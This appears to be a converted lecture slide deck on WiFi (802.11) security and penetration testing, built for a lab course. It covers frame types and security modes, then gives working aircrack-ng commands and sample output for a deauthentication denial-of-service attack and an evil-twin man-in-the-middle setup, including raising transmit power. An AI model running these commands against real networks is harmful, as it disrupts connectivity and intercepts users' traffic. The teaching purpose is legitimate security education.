



# 802.11 Security & Pen Testing

Fengwei Zhang  
Constantinos Koliass



# Wireless Communications: Advantages & Disadvantages

- Makes communication possible where cables don't reach
- Convenience
- **BUT**
  - The air medium is open to everyone
  - The boundaries of a transmission cannot be confined



Hacker News @newsycombinator · 11m

Thai Minister Orders Cafes, Restaurants to Collect Customers' WiFi Data



Digital Minister Orders Cafes, Restaurants To Collect Customers' Wifi Data  
BANGKOK — A minister said on Tuesday cafe and restaurant operators with free wifi service must collect internet traffic data used by their ...  
[khaosodenglish.com](https://khaosodenglish.com)






# WiFi

- Commercial name of the protocol IEEE 802.11
- It is one of the most ubiquitous wireless networks
  - Home Networks
  - Enterprise Networks
- Communication is based on frames
- Essentially is sequence of bits
  - 802.11 defines the meaning
  - Vendors implement the protocol
- 2.4Ghz Industrial Scientific Medical (ISM) and 5Ghz
- Range depends on transmission power, antenna type, the country, and the environment
  - Typical 100ft


# Channels

- The equipment can be set in only one channel at a time
- Each country has its own rules
  - Allowed bandwidth
  - Allowed power levels
- Stronger signal is preferred




# Deployment Architectures


## Infrastructure



## P2P/Ad-hoc



# 802.11 Header Structure



# Frame Types

- Management
  - Initialization, maintain and finalization
- Control
  - Management of the data exchange
- Data
  - Encapsulation of information
- [http://www.willhackforsushi.com/papers/80211\\_Pocket\\_Reference\\_Guide.pdf](http://www.willhackforsushi.com/papers/80211_Pocket_Reference_Guide.pdf)

Type Value b3 b2	Type Description	Subtype Value b7 b6 b5 b4	Subtype Description	Frame Class
0 0	Management	0 0 0 0	Association Request	2
0 0	Management	0 0 0 1	Association Response	2
0 0	Management	0 0 1 0	Re-association Request	2
0 0	Management	0 0 1 1	Re-association Response	2
0 0	Management	0 1 0 0	Probe Request	1
0 0	Management	0 1 0 1	Probe Response	1
0 0	Management	1 0 0 0	Beacon	1
0 0	Management	1 0 0 1	Announcement Traffic Indication Message (ATIM)	1
0 0	Management	1 0 1 0	Disassociation	2
0 0	Management	1 0 1 1	Authentication	1
0 0	Management	1 1 0 0	De-authentication	2, 3
0 1	Control	1 0 1 0	Power Save Poll (PS-Poll)	3
0 1	Control	1 0 1 1	Request to Send (RTS)	1
0 1	Control	1 1 0 0	Clear to Send (CTS)	1
0 1	Control	1 1 0 1	Acknowledgment (ACK)	1
0 1	Control	1 1 1 0	Contention Free End (CF-End)	1
0 1	Control	1 1 1 1	CF-End + CF-ACK	1
1 0	Data	0 0 0 0	Data	3, 1*
1 0	Data	0 0 0 1	Data + CF-ACK any PCF-capable STA or the Point Coordinator (PC)	3
1 0	Data	0 0 1 0	Data + CF-Poll only the Point Coordinator (PC)	3
1 0	Data	0 0 1 1	Data + CF-ACK + CF-Poll only the Point Coordinator (PC)	3
1 0	Data	0 1 0 0	Null Function (no data)	3
1 0	Data	0 1 0 1	CF-ACK (no data) any PCF-capable STA or the Point Coordinator (PC)	3
1 0	Data	0 1 1 0	CF-Poll (no data) only the Point Coordinator (PC)	3
1 0	Data	0 1 1 1	CF-ACK + CF-Poll (no data) only the Point Coordinator (PC)	3
1 0	Data	1 0 0 0	QoS Data	3, 1*
1 0	Data	1 0 0 1	QoS Data + CF-ACK any PCF-capable STA or the Point Coordinator (PC)	3
1 0	Data	1 0 1 0	QoS Data + CF-Poll only the Point Coordinator (PC)	3
1 0	Data	1 0 1 1	QoS Data + CF-ACK + CF-Poll only the Point Coordinator (PC)	3
1 0	Data	1 1 0 0	QoS Null Function (no data)	3
1 0	Data	1 1 0 1	QoS CF-ACK (no data) any PCF-capable STA or the Point Coordinator (PC)	3
1 0	Data	1 1 1 0	QoS CF-Poll (no data) only the Point Coordinator (PC)	3
1 0	Data	1 1 1 1	QoS CF-ACK + CF-Poll (no data) only the Point Coordinator (PC)	3




\* May be used as a Class 1 frame only if both the ToDS and FromDS bits are clear (i.e., set to 280)




# 802.11 Security Modes: Open Access

- Open Access
  - No protection (whitelists)




# 802.11 Security Modes: WEP

- Based on RC4 Encryption
- Broken



# 802.11 Security Modes: WPA/WPA2

- Based on AES
- Much more secure
- Current standard



# Lab Setup



- External card
  - Alpha AWUS036H
  - Provides stronger signal
- AP
  - WNDR3700
  - WNR1000
  - [Linksys WRT54GL](#)
- OS
  - Kali Linux on VM
  - Software pen-testing tools




# Deauthentication Frames

- Deauthentication frame is a management frame
  - Unencrypted
  - Can easily be spoofed
- Demands all or a specific client to drop to unauthenticated/unassociated state
  - It is not a request it must be accepted
  - The client will attempt to reconnect again
  - The attacker will repeat the process
- For a complete survey of 802.11 DoS attacks refer to [2]

# Deauthentication Attack in Practice

- Most basic DoS attack
- Can target specific clients
  - More efficient
  - More stealthy
- Can be broadcast
  - **More massive effect**
- **Cannot be avoided**
- Decide the MAC of victim
  - `airmon-ng <interface>`
- Transmit Deauthentication Frames
  - `aireplay-ng -0 <quantity> -a <AP MAC Address> <interface>`
- *Task: Deauthenticate a specific client from the a victim AP*



```
root@kali:~# aireplay-ng -0 -a AA:21:87:BA:9E:3E --ignore-negative-one wlan0
11:26:19 waiting for beacon frame (BSSID: AA:21:87:BA:9E:3E) on channel 1
08: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
11:26:19 Sending DeAuth to broadcast -- BSSID: [AA:21:87:BA:9E:3E]
11:26:19 Sending DeAuth to broadcast -- BSSID: [AA:21:87:BA:9E:3E]
11:26:20 Sending DeAuth to broadcast -- BSSID: [AA:21:87:BA:9E:3E]
11:26:20 Sending DeAuth to broadcast -- BSSID: [AA:21:87:BA:9E:3E]
11:26:21 Sending DeAuth to broadcast -- BSSID: [AA:21:87:BA:9E:3E]
11:26:21 Sending DeAuth to broadcast -- BSSID: [AA:21:87:BA:9E:3E]
11:26:22 Sending DeAuth to broadcast -- BSSID: [AA:21:87:BA:9E:3E]
11:26:22 Sending DeAuth to broadcast -- BSSID: [AA:21:87:BA:9E:3E]
11:26:23 Sending DeAuth to broadcast -- BSSID: [AA:21:87:BA:9E:3E]
```



# Beacon Frames

- Advertise the presence of an AP in the area
- Transmitted every interval by the AP
- They contain important details about the AP
  - Name of the network (ESSID)
  - Security capabilities
- Beacons are management frames
  - No protection
  - One can forge (capture, copy, alter, transmit) such frames easily
- By forging Beacons with a real ESSID but fake BSSID, may even result to DoS [3]



# Evil Twin

- Fake AP with the same ESSID and MAC as the victim AP
  - Usually open
- Channel all the traffic of clients through it
  - Attacker will act as man-in-the-middle
  - Monitor traffic
  - Inject packets
- Most modern OS will warn users





# Evil Twin in Practice

- Deduce MAC address of victim AP
  - **airodump-ng <wireless interface>**
- Increase the power of your card
  - **ifconfig <interface> down**
  - **iw reg set <region code>**
  - **ifconfig <interface> up**
  - **iw reg get**
- Set up fake AP
  - **airbase-ng -a <AP MAC> --essid <Name of network> -c <channel number> <wireless interface>**
- Disconnect all users from valid AP
  - **aireplay-ng -0 <quantity> -a <AP MAC> <wireless interface>**
- Monitor traffic
  - **wireshark &**